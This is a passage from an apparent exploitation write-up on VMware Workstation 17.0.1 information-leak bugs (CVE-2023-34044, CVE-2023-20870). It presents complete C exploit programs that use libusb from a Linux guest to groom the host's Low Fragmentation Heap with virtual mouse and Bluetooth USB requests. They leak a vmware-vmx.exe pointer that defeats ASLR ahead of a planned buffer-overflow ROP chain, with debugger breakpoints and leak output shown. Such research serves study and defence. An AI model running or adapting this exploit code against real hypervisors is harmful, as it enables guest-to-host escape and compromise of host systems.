    snprintf(text, 0x100, "Index: 0x%x contains 0x%016llx at address\n", i, dataOutput[i], &dataOutput[i]);

    printf("%s", text);
}
```

Since the **bmRequestType** argument for the **libusb_control_transfer** function was set to **LIBUSB_REQUEST_TYPE_CLASS | LIBUSB_ENDPOINT_IN**, the **LIBUSB_ENDPOINT_IN** part of the argument instructed the virtual USB Bluetooth device in VMware to send the URB data to the guest OS. The **dataOutput** array was defined on the guest OS and it received the uninitialized data buffer from the host via this request type.

Looking at the terminal output in the Ubuntu VM, we can see the contents the URB Bluetooth data buffer containing the same uninitialized data such as the heap addresses we saw in the previous WinDBG output.

```

bob@ubuntu2004:~/Desktop$ sudo ./exploit_1
[sudo] password for bob:
Removing the USB bluetooth driver
rmmod: ERROR: Module btusb is not currently loaded
Initializing libusb
Opening the VMware USB bluetooth device
Claiming the interface on the VMware USB bluetooth device
Sending a USB control transfer request to the VMware bluetooth device
Index: 0x0 contains 0x000001fe2e102830 at address 0x0x7ffdf1f13fd0
Index: 0x1 contains 0x0000000000000000 at address 0x0x7ffdf1f13fd8
Index: 0x2 contains 0x000001fea0a27000 at address 0x0x7ffdf1f13fe0
Index: 0x3 contains 0x000000000000f000 at address 0x0x7ffdf1f13fe8
Index: 0x4 contains 0x000001fea0a18000 at address 0x0x7ffdf1f13ff0
Index: 0x5 contains 0x000000000000f000 at address 0x0x7ffdf1f13ff8
Index: 0x6 contains 0x000001fea09a2000 at address 0x0x7ffdf1f14000
Index: 0x7 contains 0x0000000000008000 at address 0x0x7ffdf1f14008
Index: 0x8 contains 0x000001fea0a11000 at address 0x0x7ffdf1f14010
Index: 0x9 contains 0x0000000000007000 at address 0x0x7ffdf1f14018
Index: 0xa contains 0x000001fea0993000 at address 0x0x7ffdf1f14020
Index: 0xb contains 0x000000000000f000 at address 0x0x7ffdf1f14028
Index: 0xc contains 0x000001fea0984000 at address 0x0x7ffdf1f14030
Index: 0xd contains 0x000000000000f000 at address 0x0x7ffdf1f14038
Index: 0xe contains 0x000001fea0901000 at address 0x0x7ffdf1f14040
Index: 0xf contains 0x000000000000d000 at address 0x0x7ffdf1f14048
Index: 0x10 contains 0x000001fea0982000 at address 0x0x7ffdf1f14050
Index: 0x11 contains 0x0000000000002000 at address 0x0x7ffdf1f14058
Index: 0x12 contains 0x000001fea0850000 at address 0x0x7ffdf1f14060
Index: 0x13 contains 0x0000000000009000 at address 0x0x7ffdf1f14068
Index: 0x14 contains 0x000001fea08fb000 at address 0x0x7ffdf1f14070
Index: 0x15 contains 0x0000000000006000 at address 0x0x7ffdf1f14078
Index: 0x16 contains 0x000001fea0841000 at address 0x0x7ffdf1f14080
Index: 0x17 contains 0x000000000000f000 at address 0x0x7ffdf1f14088
Index: 0x18 contains 0x000001fea0832000 at address 0x0x7ffdf1f14090
Index: 0x19 contains 0x000000000000f000 at address 0x0x7ffdf1f14098
Index: 0x1a contains 0x000001fea07c8000 at address 0x0x7ffdf1f140a0
Index: 0x1b contains 0x000000000000d000 at address 0x0x7ffdf1f140a8
Index: 0x1c contains 0x000001fea0830000 at address 0x0x7ffdf1f140b0
Index: 0x1d contains 0x0000000000002000 at address 0x0x7ffdf1f140b8
Index: 0x1e contains 0x000001fea07c3000 at address 0x0x7ffdf1f140c0
Index: 0x1f contains 0x0000000000005000 at address 0x0x7ffdf1f140c8

```

We can clearly leak some uninitialized heap data from the host OS and have it returned to the guest VM. Can we leak something more useful than heap addresses? Maybe a memory address inside the vmware-vmx.exe process to allow us to calculate the base image address of this process and bypass ASLR?

It's important to note that we had the **bRequest** argument set to **LIBUSB_REQUEST_GET_STATUS**. By cycling through all the possible **bRequest** arguments in libusb.h, it was possible to identify that the value **LIBUSB_REQUEST_SET_CONFIGURATION** could also be used to achieve the same result.

Therefore, the following two combinations of **bmRequestType** and **bRequest** could be used to cause a memory leak in VMware Workstation up to and including 17.0.2 (CVE-2023-34044).

LIBUSB_REQUEST_TYPE_CLASS | LIBUSB_ENDPOINT_IN, LIBUSB_REQUEST_GET_STATUS

LIBUSB_REQUEST_TYPE_CLASS | LIBUSB_ENDPOINT_IN, LIBUSB_REQUEST_SET_CONFIGURATION

Specifically in VMware Workstation 17.0.1 (and potentially older versions), the following combination of **bmRequestType** and **bRequest** could be used to achieve the same memory leak (**CVE-2023-20870**).

LIBUSB_REQUEST_TYPE_STANDARD | LIBUSB_ENDPOINT_IN, LIBUSB_REQUEST_SET_CONFIGURATION

Trying to exploit **CVE-2023-20870** in VMware Workstation 17.0.2 would not be possible because the returned URB Bluetooth data buffer would contain 0's. This is because a patch was issued in 17.0.2 that would set the URB object's actual size to 8 preventing uninitialized data of guest-controlled size to be returned to the guest OS, specifically if the **bmRequestType** and **bRequest** arguments were set to the above values.

```
Sending a USB control transfer request to the VMware bluetooth device
Index: 0x0 contains 0x0000000000000000 at address 0x0x7ffeba035c50
Index: 0x1 contains 0x0000000000000000 at address 0x0x7ffeba035c58
Index: 0x2 contains 0x0000000000000000 at address 0x0x7ffeba035c60
Index: 0x3 contains 0x0000000000000000 at address 0x0x7ffeba035c68
Index: 0x4 contains 0x0000000000000000 at address 0x0x7ffeba035c70
Index: 0x5 contains 0x0000000000000000 at address 0x0x7ffeba035c78
Index: 0x6 contains 0x0000000000000000 at address 0x0x7ffeba035c80
Index: 0x7 contains 0x0000000000000000 at address 0x0x7ffeba035c88
Index: 0x8 contains 0x0000000000000000 at address 0x0x7ffeba035c90
Index: 0x9 contains 0x0000000000000000 at address 0x0x7ffeba035c98
Index: 0xa contains 0x0000000000000000 at address 0x0x7ffeba035ca0
Index: 0xb contains 0x0000000000000000 at address 0x0x7ffeba035ca8
Index: 0xc contains 0x0000000000000000 at address 0x0x7ffeba035cb0
Index: 0xd contains 0x0000000000000000 at address 0x0x7ffeba035cb8
Index: 0xe contains 0x0000000000000000 at address 0x0x7ffeba035cc0
Index: 0xf contains 0x0000000000000000 at address 0x0x7ffeba035cc8
Index: 0x10 contains 0x0000000000000000 at address 0x0x7ffeba035cd0
Index: 0x11 contains 0x0000000000000000 at address 0x0x7ffeba035cd8
Index: 0x12 contains 0x0000000000000000 at address 0x0x7ffeba035ce0
Index: 0x13 contains 0x0000000000000000 at address 0x0x7ffeba035ce8
Index: 0x14 contains 0x0000000000000000 at address 0x0x7ffeba035cf0
Index: 0x15 contains 0x0000000000000000 at address 0x0x7ffeba035cf8
Index: 0x16 contains 0x0000000000000000 at address 0x0x7ffeba035d00
Index: 0x17 contains 0x0000000000000000 at address 0x0x7ffeba035d08
Index: 0x18 contains 0x0000000000000000 at address 0x0x7ffeba035d10
Index: 0x19 contains 0x0000000000000000 at address 0x0x7ffeba035d18
Index: 0x1a contains 0x0000000000000000 at address 0x0x7ffeba035d20
Index: 0x1b contains 0x0000000000000000 at address 0x0x7ffeba035d28
Index: 0x1c contains 0x0000000000000000 at address 0x0x7ffeba035d30
Index: 0x1d contains 0x0000000000000000 at address 0x0x7ffeba035d38
Index: 0x1e contains 0x0000000000000000 at address 0x0x7ffeba035d40
Index: 0x1f contains 0x0000000000000000 at address 0x0x7ffeba035d48
```


That patch wasn't applied to using the already mentioned two additional combinations of **bmRequestType** and **bRequest**, allowing the memory leak to still happen (**CVE-2023-34044**):

```
LIBUSB_REQUEST_TYPE_CLASS | LIBUSB_ENDPOINT_IN, LIBUSB_REQUEST_GET_STATUS  
LIBUSB_REQUEST_TYPE_CLASS | LIBUSB_ENDPOINT_IN, LIBUSB_REQUEST_SET_CONFIGURATION
```

The next version after 17.0.2 is 17.5.0. It's not vulnerable to the memory leak, because it sets the URB object's actual size to 8 if the **bmRequestType** and **bRequest** arguments are set to the above two combinations.


In this article we are focusing on exploiting this specific memory leak (**CVE-2023-34044**) in VMware Workstation 17.0.1. Why not 17.0.2? Because the buffer overflow vulnerability only affects versions up to and including 17.0.1, and we need both the memory leak and the buffer overflow vulnerabilities to achieve a working exploit.

Allocating a URB object for the VMware USB virtual mouse

According to the research done by Theori (<https://theori.io/blog/chaining-n-days-to-compromise-all-part-4-vmware-workstation-information-leakage>), when a URB object is allocated for the USB virtual mouse in VMware, its URB data buffer contains a .data segment pointer address located at a specific offset from the base image address of vmware-vmx.exe. The data segment of a binary contains initialized static variables. If we can leak the memory address of that static variable, we can subtract the offset from it and get the base image address of vmware-vmx.exe. Doing so will allow us to bypass ASLR and write a ROP chain for the buffer overflow vulnerability.

The function **FUN_7ff74cbd93d0** (non-rebased: **FUN_1407593d0**) contains the data pointer address **DAT_7ff74d7ac3b0** (non-rebased: **DAT_14132c3b0**) that we want to leak. This function is responsible for allocating a URB mouse object. In vmware-vmx.exe 17.0.1 (and also 17.0.0/17.0.2), this .data pointer address always ends with the bytes **C3B0**, which will allow us to subtract the same static offset from it to get the base address of vmware-vmx.exe.

```

undefined FUN_1407593d0()
    assume GS_OFFSET = 0xff00000000
undefined  <UNASSIGNED> <RETURN>
FUN_1407593d0 XREF[10]:

```

```

1407593d0 40 53      PUSH    RBX
1407593d2 48 83 ec 20  SUB     RSP,0x20
1407593d6 8b c2      MOV     EAX,EDX
1407593d8 48 8d 0c 40  LEA     RCX,[RAX + RAX*0x2]
1407593dc 48 8d 1c    LEA     RBX,[RCX*0x4]
            8d 00 00
            00 00
1407593e4 41 8b c8    MOV     ECX,R8D
1407593e7 48 81 c1    ADD     RCX,0x98
            98 00 00 00
1407593ee 48 03 cb    ADD     RCX,RBX
1407593f1 e8 ea 9c    CALL    FUN_1406030e0
            ea ff
1407593f6 48 8d 0d    LEA     RCX,[DAT_14132c3b0]
            b3 2f bd 00
1407593fd 48 89 48 70  MOV     qword ptr [RAX + 0x70],RCX=>DAT_14132c3b0
140759401 48 8d 8b    LEA     RCX,[RBX + 0x98]
            98 00 00 00
140759408 48 03 c8    ADD     RCX,RAX
14075940b 48 89 48 78  MOV     qword ptr [RAX + 0x78],RCX
14075940f 48 83 c4 20  ADD     RSP,0x20
140759413 5b        POP     RBX
140759414 c3        RET

```

Let's update our C code to only include the libusb functions for sending a **libusb_control_transfer** request to the USB virtual mouse, thereby creating a URB mouse object in the process.

```

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <stdbool.h>
#include <libusb-1.0/libusb.h>
#include <unistd.h>
#include <sys/socket.h>
#include <syslog.h>
#include <errno.h>

```

```

#include <limits.h>

#include <arpa/inet.h>

//gcc exploit_2.c `pkg-config --libs --cflags libusb-1.0` -o exploit_2 -w

static void leak()
{
    static struct libusb_device_handle* mouse_handle = NULL;

    int r;

    char* dataOutput[0x1000];
    memset(dataOutput, 0, 0x1000);

    printf("Initializing libusb\n");
    r = libusb_init(NULL);
    if (r < 0) {
        fprintf(stderr, "libusb_init error %d. Try running the exploit
again\n", r);
        exit(1);
    }

    printf("Opening the VMware USB mouse device\n");
    mouse_handle = libusb_open_device_with_vid_pid(NULL, 0x0E0F, 0x0003);
    if (mouse_handle == NULL) {
        printf("Could not find/open the VMware USB mouse device. Try running
the exploit again\n");
        libusb_close(mouse_handle);
        libusb_exit(NULL);
        exit(1);
    }

    printf("Claiming the interface on the VMware USB mouse device\n");
    r = libusb_claim_interface(mouse_handle, 0);
    if (r < 0) {

```

```

        fprintf(stderr, "usb_claim_interface error %d. Try running the exploit
again\n", r);

        libusb_close(mouse_handle);

        libusb_exit(NULL);

        exit(1);

    }

    //Need to give it a greater timeout (e.g. 5000 ms) for the first request
only, because if we don't it always fails the first time

    printf("Sending a USB control transfer request to the VMware mouse
device\n");

    r = libusb_control_transfer(mouse_handle, LIBUSB_ENDPOINT_IN |
LIBUSB_REQUEST_TYPE_STANDARD, LIBUSB_REQUEST_GET_DESCRIPTOR, (LIBUSB_DT_REPORT <<
8), 0, dataOutput, 0x200, 5000);

    if (r < 0) {

        fprintf(stderr, "USB control transfer error %d\n", r);

        libusb_close(mouse_handle);

        libusb_exit(NULL);

        exit(1);

    }

    libusb_close(mouse_handle);

    libusb_exit(NULL);

    return 0;

}

int main()
{

    printf("Removing the USB mouse driver\n");

    system("rmmod usbhid");

    leak();

    return 0;

}

```

It's important to note that the USB virtual mouse device in VMware has its vendor and product IDs set to the following standard values: 0x0E0F and 0x0003. These values can be seen in the **libusb_open_device_with_vid_pid** function.

Additionally, the **libusb_control_transfer** function's argument values are slightly different. For example, the **bmRequestType** argument is set to **LIBUSB_ENDPOINT_IN | LIBUSB_REQUEST_TYPE_STANDARD**. The **bRequest** argument is set to **LIBUSB_REQUEST_GET_DESCRIPTOR**. The **wValue** argument is set to **(LIBUSB_DT_REPORT << 8)**. The **timeout** argument in this case is set to 5 seconds instead of the default 1 second to avoid the **libusb_control_transfer** URB mouse request failing to get a response in less than 1 second, leading to an error. All these values and issues were identified through trial and error and by doing research online.

Before we launch our updated request to the USB mouse device, we set the following breakpoint right after the data pointer address we want to leak which is moved into RAX+70 (RAX contains the newly created URB mouse object). This breakpoint will print the address of the mouse object and then let the vmware-vmx.exe process continue running. Note: the non-rebased address of this instruction is **0x140759401**.

```
bp 7FF74CBD9401 ".printf \"Mouse object: 0x%p\\\", @rax; .echo; gc"
```

As shown in the screenshot below, analysing the memory of the allocated URB mouse object in RAX reveals the static data pointer at RAX + 0x70 as highlighted in red below. It's the same pointer that was discussed previously that ends with **c3b0**.

```
Mouse object: 0x000001fe06b65420
(17a0.3dc): Unknown exception - code 0000071a (first chance)
(17a0.3dc): C++ EH exception - code e06d7363 (first chance)
(17a0.3dc): C++ EH exception - code e06d7363 (first chance)
(17a0.3dc): Unknown exception - code 0000071a (first chance)
(17a0.3dc): C++ EH exception - code e06d7363 (first chance)
(17a0.3dc): C++ EH exception - code e06d7363 (first chance)
(17a0.3bb0): Break instruction exception - code 80000003 (first chance)
ntdll!DbgBreakPoint:
00007ff8`d80a5b90 cc          int     3
0:016> dq 0x000001fe06b65420
000001fe`06b65420 00000208`00000000 00000000`00000208
000001fe`06b65430 00000000`00000000 000001fe`2e2832f0
000001fe`06b65440 000001fe`2e5b1b60 000001fe`2e283330
000001fe`06b65450 000001fe`2e283330 000001fe`06b65458
000001fe`06b65460 000001fe`06b65458 000001fe`01d34b30
000001fe`06b65470 00000042`00000000 00000400`00000000
000001fe`06b65480 00000000`00000002 00000000`00000001
000001fe`06b65490 00007ff7`4d7ac3b0 000001fe`06b654b8
```

Investigating the heap of this object's memory address using the **!heap -x 0x000001fe06b65420** command, we can see it triggered the Low Fragmentation Heap (LFH) and was allocated in a heap bucket of size 0x2b0. The LFH heap bucket itself was allocated in the heap address **000001fe2b4c0000**. While the LFH is activated here

automatically, our updated C code that is explained further will trigger it on purpose, which will make the memory leak way faster and more reliable.

```
0:016> !heap -x 0x000001fe06b65420
```

Entry	User	Heap	Segment	Size	PrevSize	Unused	Flags
000001fe06b65410	000001fe06b65420	000001fe2b4c0000	000001fe2e2b4a20	2b0	-	0	LFH; free

The heap bucket was also freed after the object was allocated but no longer used. Even though the heap bucket was freed, the URB mouse object data (including the data pointer we want to leak) stored in the heap's memory address wasn't erased.

The above highlighted bucket size is shown as 0x2b0. In the URB mouse request that we sent via the **libusb_control_transfer** function, we set the **wLength** argument value to 0x200. It looks like requesting this size placed the URB mouse object into a heap bucket of size 0x2b0. Why was it not 0x200? Most likely because the heap bucket contained additional data and not just the URB mouse object itself. Let's keep this size in mind.

As shown previously, during the process of sending a URB control request to the USB virtual Bluetooth device, the allocated URB data buffer was sent back to the guest OS containing uninitialized heap data. We can try manipulating the URB control requests for both the virtual Bluetooth and mouse devices in such a way that the host OS will send the URB mouse object data (including the data pointer we want to leak) to the guest OS, instead of just some heap data. The following steps will help us achieve that:

- 1) Send a URB mouse control request over 18 times to trigger the Low Fragmentation Heap (LFH). The LFH is the default front-end heap allocator specifically designed for small heap allocation requests on modern Windows systems. In order to trigger it, at least 18 consecutive URB object allocations of a specific size (remember that we have control of the **wLength** value) will need to be requested for them to end up in the same LFH heap and heap bucket. Once the LFH is enabled, any further object allocation requests of the same size will fall into the same heap and consequently the same heap bucket. We will be allocating a URB mouse object of size 0x0. The reason why we set it to 0 is explained further.

- 2) Send a single URB Bluetooth control request to allocate a URB Bluetooth object of size 0x80. Why 0x80? Through trial and error it was possible to find out that allocating a URB mouse object of size 0x0 made it fall into a heap bucket of size 0xb0. However, in order for a URB Bluetooth object to fall into the same heap bucket of the same size, the object had to be of size 0x80. This will make more sense once this information is shown in WinDBG.

The updated C code is provided below. Please note that we are sending 21 consecutive URB mouse requests instead of the minimum 18 just in case. That will definitely trigger the LFH. The **wLength** value for those requests is set to 0. This is followed by the additional URB Bluetooth request that has its **wLength** value set to 0x80. We also

include some basic error checks and IF conditions that are hopefully self-explanatory. The final IF condition cycles through the first 0x20 entries in the **dataOutput** array and prints their contents in the terminal. We can of course print all 0x1000 entries that match with the size of the array. However, through trial and error it was possible to identify the leaked .data pointer was always found at the index of 0xa, which made it unnecessary to print more data, especially for this demonstration.

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <stdbool.h>
#include <libusb-1.0/libusb.h>
#include <unistd.h>
#include <sys/socket.h>
#include <syslog.h>
#include <errno.h>
#include <limits.h>
#include <arpa/inet.h>

//gcc exploit_3.c `pkg-config --libs --cflags libusb-1.0` -o exploit_3 -w

static void leak()
{
    static struct libusb_device_handle* mouse_handle = NULL;
    static struct libusb_device_handle* bluetooth_handle = NULL;

    int r;

    char* dataOutput[0x1000];
    memset(dataOutput, 0, 0x1000);

    printf("Initializing libusb\n");
    r = libusb_init(NULL);
    if (r < 0) {
        fprintf(stderr, "libusb_init error %d. Try running the exploit
again\n", r);
        exit(1);
    }
}
```

```

    }

    printf("Opening the VMware USB mouse device\n");

    mouse_handle = libusb_open_device_with_vid_pid(NULL, 0x0E0F, 0x0003);

    if (mouse_handle == NULL) {

        printf("Could not find/open the VMware USB mouse device. Try running
the exploit again\n");

        libusb_close(mouse_handle);

        libusb_exit(NULL);

        exit(1);

    }

    printf("Claiming the interface on the VMware USB mouse device\n");

    r = libusb_claim_interface(mouse_handle, 0);

    if (r < 0) {

        fprintf(stderr, "usb_claim_interface error %d. Try running the exploit
again\n", r);

        libusb_close(mouse_handle);

        libusb_exit(NULL);

        exit(1);

    }

    while (true)

    {

        //Need to give it a greater timeout (e.g. 5000 ms) for the first
request only, because if we don't it always fails the first time

        printf("Sending a USB control transfer request to the VMware mouse
device\n");

        r = libusb_control_transfer(mouse_handle, LIBUSB_ENDPOINT_IN |
LIBUSB_REQUEST_TYPE_STANDARD, LIBUSB_REQUEST_GET_DESCRIPTOR, (LIBUSB_DT_REPORT <<
8), 0, dataOutput, 0x0, 5000);

        if (r >= 0) {

            printf("Activating the Low Fragmentation Heap\n");

            int i;

            for (i = 0; i < 20; i++) {

                libusb_control_transfer(mouse_handle, LIBUSB_ENDPOINT_IN
| LIBUSB_REQUEST_TYPE_STANDARD, LIBUSB_REQUEST_GET_DESCRIPTOR, (LIBUSB_DT_REPORT <<
8), 0, dataOutput, 0x0, 1000);

```

```

        }

        break;

    }

    fprintf(stderr, "USB control transfer error %d. Trying again\n", r);
}

printf("Opening the VMware USB bluetooth device\n");

bluetooth_handle = libusb_open_device_with_vid_pid(NULL, 0x0E0F, 0x0008);

if (bluetooth_handle == NULL) {

    printf("Could not find/open the VMware USB bluetooth device. Try
running the exploit again\n");

    libusb_close(bluetooth_handle);

    libusb_exit(NULL);

    exit(1);

}

printf("Claiming the interface on the VMware USB bluetooth device\n");

r = libusb_claim_interface(bluetooth_handle, 0);

if (r < 0) {

    fprintf(stderr, "usb_claim_interface error %d. Try running the exploit
again\n", r);

    libusb_close(bluetooth_handle);

    libusb_exit(NULL);

    exit(1);

}

unsigned int controlTransferErrorCounter = 0;

while (true)

{

    printf("Sending a USB control transfer request to the VMware bluetooth
device\n");

    r = libusb_control_transfer(bluetooth_handle,
LIBUSB_REQUEST_TYPE_CLASS | LIBUSB_ENDPOINT_IN, LIBUSB_REQUEST_GET_STATUS, 0, 0,
dataOutput, 0x80, 1000);

    if (r >= 0) {

        break;
    }
}

```

```

    }

    fprintf(stderr, "USB control transfer error %d. Trying again\n", r);
    controlTransferErrorCounter++;

    if (controlTransferErrorCounter > 10) {
        printf("-----\n");
        printf("FAILED to send a USB control transfer request too many
times!\n");
        printf("The host is running a non-vulnerable VMWare Workstation
version. Exiting.\n");
        printf("-----\n");
        libusb_close(mouse_handle);
        libusb_close(bluetooth_handle);
        libusb_exit(NULL);
        exit(1);
    }
}

for (int i = 0; i < 0x20; i++)
{
    char text[0x100];
    memset(text, 0, 0x100);
    snprintf(text, 0x100, "Index: 0x%x contains 0x%016llx at address
0x%p\n", i, dataOutput[i], &dataOutput[i]);
    printf("%s", text);
}

libusb_close(mouse_handle);
libusb_close(bluetooth_handle);
libusb_exit(NULL);
return 0;
}

int main()
{

```

```
    printf("Removing the USB mouse driver\n");  
    system("rmmod usbhid");  
    printf("Removing the USB bluetooth driver\n");  
    system("rmmod btusb");  
    leak();  
    return 0;  
}
```

We will set the following two breakpoints before launching the exploit. The first breakpoint (non-rebased address: **0x140759401**) is the same one we used previously to investigate the mouse object and its heap bucket size. The second breakpoint (non-rebased address: **0x1408195CF**) is shown below, and its function address (**FUN_7ff74cc995b0**) is also visible.

Both addresses that we set the breakpoints on are highlighted in the two Ghidra code blocks below.

```
1) bp 7FF74CBD9401 ".printf \"Mouse object: 0x%p\\\", @rax; .echo; gc"
```

FUN_7ff74cbd93d0

XREF[10]:

```

7ff74cbd93d0 40 53      PUSH      RBX
7ff74cbd93d2 48 83 ec 20  SUB      RSP,0x20
7ff74cbd93d6 8b c2      MOV      EAX,EDX
7ff74cbd93d8 48 8d 0c 40  LEA      RCX,[RAX + RAX*0x2]
7ff74cbd93dc 48 8d 1c    LEA      RBX,[RCX*0x4]
              8d 00 00
              00 00
7ff74cbd93e4 41 8b c8    MOV      ECX,R8D
7ff74cbd93e7 48 81 c1    ADD      RCX,0x98
              98 00 00 00
7ff74cbd93ee 48 03 cb    ADD      RCX,RBX
7ff74cbd93f1 e8 ea 9c    CALL     FUN_7ff74ca830e0
              ea ff
7ff74cbd93f6 48 8d 0d    LEA      RCX,[DAT_7ff74d7ac3b0]
              b3 2f bd 00
7ff74cbd93fd 48 89 48 70  MOV     qword ptr [RAX + 0x70],RCX=>DAT_7ff74d7ac3b0
7ff74cbd9401 48 8d 8b    LEA      RCX,[RBX + 0x98]
              98 00 00 00
7ff74cbd9408 48 03 c8    ADD      RCX,RAX
7ff74cbd940b 48 89 48 78  MOV     qword ptr [RAX + 0x78],RCX
7ff74cbd940f 48 83 c4 20  ADD      RSP,0x20
7ff74cbd9413 5b         POP      RBX
7ff74cbd9414 c3         RET

```

2) bp 7FF74CC995CF ".printf \"Copying the following uninitialized Bluetooth data buffer back to the guest OS: 0x%p\\", @rax; .echo; gc"

<pre> 7ff74cc995b0 48 89 5c MOV qword ptr [RSP + local_res8],RBX 24 08 7ff74cc995b5 48 89 74 MOV qword ptr [RSP + local_res10],RSI 24 10 7ff74cc995ba 57 PUSH RDI 7ff74cc995bb 48 83 ec 20 SUB RSP,0x20 7ff74cc995bf 8b fa MOV EDI,EDX 7ff74cc995c1 48 8b f1 MOV RSI,RCX 7ff74cc995c4 8b da MOV EBX,EDX 7ff74cc995c6 48 8d 4f 18 LEA RCX,[RDI + 24] 7ff74cc995ca e8 11 9b CALL FUN_7ff74ca830e0 de ff 7ff74cc995cf 48 8b c8 MOV RCX,RAX 7ff74cc995d2 81 e3 ff AND EBX,0xffffffff ff ff 00 </pre>	<pre> 2 longlong * FUN_7ff74cc995b0(longlong param_1,uint param_2) 3 4 { 5 uint uVar1; 6 uint uVar2; 7 longlong *p1Var3; 8 9 p1Var3 = (longlong *)FUN_7ff74ca830e0((ulonglong)param_2 + 0x18); 10 *(undefined2 *)p1Var3 = 0; 11 *p1Var3 = (ulonglong)(param_2 & 0xffffffff) << 0x10; 12 p1Var3[1] = 0; 13 p1Var3[2] = param_1; 14 *(int *)(param_1 + 0x38) = *(int *)(param_1 + 0x38) + 1; 15 param_2 = *(int *)(param_1 + 0x40) + param_2; 16 uVar2 = *(uint *)(param_1 + 0x38); 17 uVar1 = 3*(uint *)(param_1 + 0x38); </pre>
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------	------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------

After we launch the exploit, we can see multiple URB mouse objects being created and the URB Bluetooth data buffer copied back to the guest OS.

We can see a lot of repeated memory addresses used for creating URB mouse objects of the same size of 0x0 that we set in our C code. The same memory address is used by the URB Bluetooth object.


```

Mouse object: 0x000001fe01cb8280
Mouse object: 0x000001fe01cb83e0
Mouse object: 0x000001fe01cb85f0
Mouse object: 0x000001fe01cb8070
Mouse object: 0x000001fe01cb8070
Mouse object: 0x000001fe01cb81d0
Mouse object: 0x000001fe01cb85f0
Mouse object: 0x000001fe01cb8490
Mouse object: 0x000001fe01cb83e0
Mouse object: 0x000001fe01cb81d0
Mouse object: 0x000001fe01cb8070
Mouse object: 0x000001fe01cb8280
Mouse object: 0x000001fe01cb8070
Mouse object: 0x000001fe01cb85f0
Mouse object: 0x000001fe01cb8070
Mouse object: 0x000001fe01cb8490
Mouse object: 0x000001fe01cb8490
Mouse object: 0x000001fe01cb83e0
Mouse object: 0x000001fe01cb8070
Mouse object: 0x000001fe01cb83e0
Copying the following uninitialized Bluetooth data buffer back to the guest OS: 0x000001fe01cb83e0

```

Investigating the repeated memory address of the URB mouse objects reveals our target .data pointer address ending with **c3b0** as highlighted in red below.

Analysing the heap bucket of this memory address we can see that its size was set to 0xb0, and our consecutive USB mouse requests definitely triggered the LFH based on the Flags value.

```

0:016> dq 0x000001fe01cb83e0
000001fe`01cb83e0 00000000`00880000 00000000`00000000
000001fe`01cb83f0 000001fe`01b2ad50 00800000`000000a0
000001fe`01cb8400 000001fe`2e5b1b60 000001fe`2e282e50
000001fe`01cb8410 000001fe`2e282e50 000001fe`01cb8418
000001fe`01cb8420 000001fe`01cb8418 000001fe`01cb8420
000001fe`01cb8430 00000002`00000000 00000000`00000000
000001fe`01cb8440 00000100`00000002 00000000`00000001
000001fe`01cb8450 00007ff7`4d7ac3b0 000001fe`01cb8478
0:016> !heap -x 0x000001fe01cb83e0

```

Entry	User	Heap	Segment	Size	PrevSize	Unused	Flags
000001fe01cb83d0	000001fe01cb83e0	000001fe2b4c0000	000001fe2e100cd0	b0	-	0	LFH;free

Through trial and error it was possible to identify that setting the **wLength** value for the URB mouse control request to 0x0 would place a URB mouse object in a heap bucket of size 0xb0. However, setting the same **wLength** value for the URB Bluetooth control request would place a URB Bluetooth object in a different heap bucket of size 0x30 and not 0xb0! The exact reason for that could not be identified, but it is probably because the structure of a URB mouse object is different to a URB Bluetooth object, which allocates heap buckets of different sizes for these objects.

So to end up in the same bucket of 0xb0 and not 0x30, we set the **wLength** value in the URB Bluetooth control request to 0x80.

wLength set to 0x0 in URB Bluetooth request = heap bucket size 0x30 – **not what we want**

wlength set to 0x80 in URB Bluetooth request = heap bucket size 0xb0 – **what we want**

Because 0xb0 - 0x30 = 0x80

Reviewing the above screenshot again, some of our consecutive URB mouse requests and their associated URB objects ended up in the same heap memory address of **0x000001fe01cb83e0**. This heap address was found in the heap bucket of size 0xb0. After those mouse objects were no longer used, their associated heap memory address was freed. However, that address continued storing the URB mouse object data (including the .data pointer address **0x00007ff74d7ac3b0** we want to leak).

In order to leak that pointer address we had to quickly reuse the same freed heap memory address by allocating a URB Bluetooth object and making it fall into the same heap bucket of size 0xb0. We did that by setting the **wLength** value in the URB Bluetooth control request to 0x80.

As explained previously, **malloc()** is used for the URB Bluetooth object creation without further initializing the heap address of that object (e.g. by setting its memory content to 0). Because no initialization happens, **malloc()** allocates the same heap memory address (**0x000001fe01cb83e0**) that still contains the URB mouse object data including the .data pointer address we want to leak. And then we use the **libusb_control_transfer()** function with the **bmRequestType** argument set to **LIBUSB_REQUEST_TYPE_CLASS | LIBUSB_ENDPOINT_IN** to send that uninitialized data back to the guest OS.

This is a Use-After-Free (UAF) memory leak vulnerability, and grooming the heap by making carefully controlled heap allocations of a specific size is called heap feng shui. We aimed to have a heap bucket of size 0xb0 to be allocated here, but it didn't have to be specifically that size. It could have been any other size as long as both the URB mouse and Bluetooth objects fell into a bucket of the same size, we would be able to leak the .data address.

The screenshot below demonstrates the highlighted .data pointer address that is leaked from vmware-vmx.exe running on the host and is sent back to the guest OS.

```

bob@ubuntu2004:~/Desktop$ sudo ./exploit_3
[sudo] password for bob:
Removing the USB mouse driver
Removing the USB bluetooth driver
Initializing libusb
Opening the VMware USB mouse device
Claiming the interface on the VMware USB mouse device
Sending a USB control transfer request to the VMware mouse device
Activating the Low Fragmentation Heap
Opening the VMware USB bluetooth device
Claiming the interface on the VMware USB bluetooth device
Sending a USB control transfer request to the VMware bluetooth device
Index: 0x0 contains 0x000001fe2e5b1b60 at address 0x0x7ffc99c5a400
Index: 0x1 contains 0x000001fe2e282e50 at address 0x0x7ffc99c5a408
Index: 0x2 contains 0x000001fe2e282e50 at address 0x0x7ffc99c5a410
Index: 0x3 contains 0x000001fe01cb8418 at address 0x0x7ffc99c5a418
Index: 0x4 contains 0x000001fe01cb8418 at address 0x0x7ffc99c5a420
Index: 0x5 contains 0x000001fe01cb8420 at address 0x0x7ffc99c5a428
Index: 0x6 contains 0x0000000200000000 at address 0x0x7ffc99c5a430
Index: 0x7 contains 0x0000000000000000 at address 0x0x7ffc99c5a438
Index: 0x8 contains 0x0000010000000002 at address 0x0x7ffc99c5a440
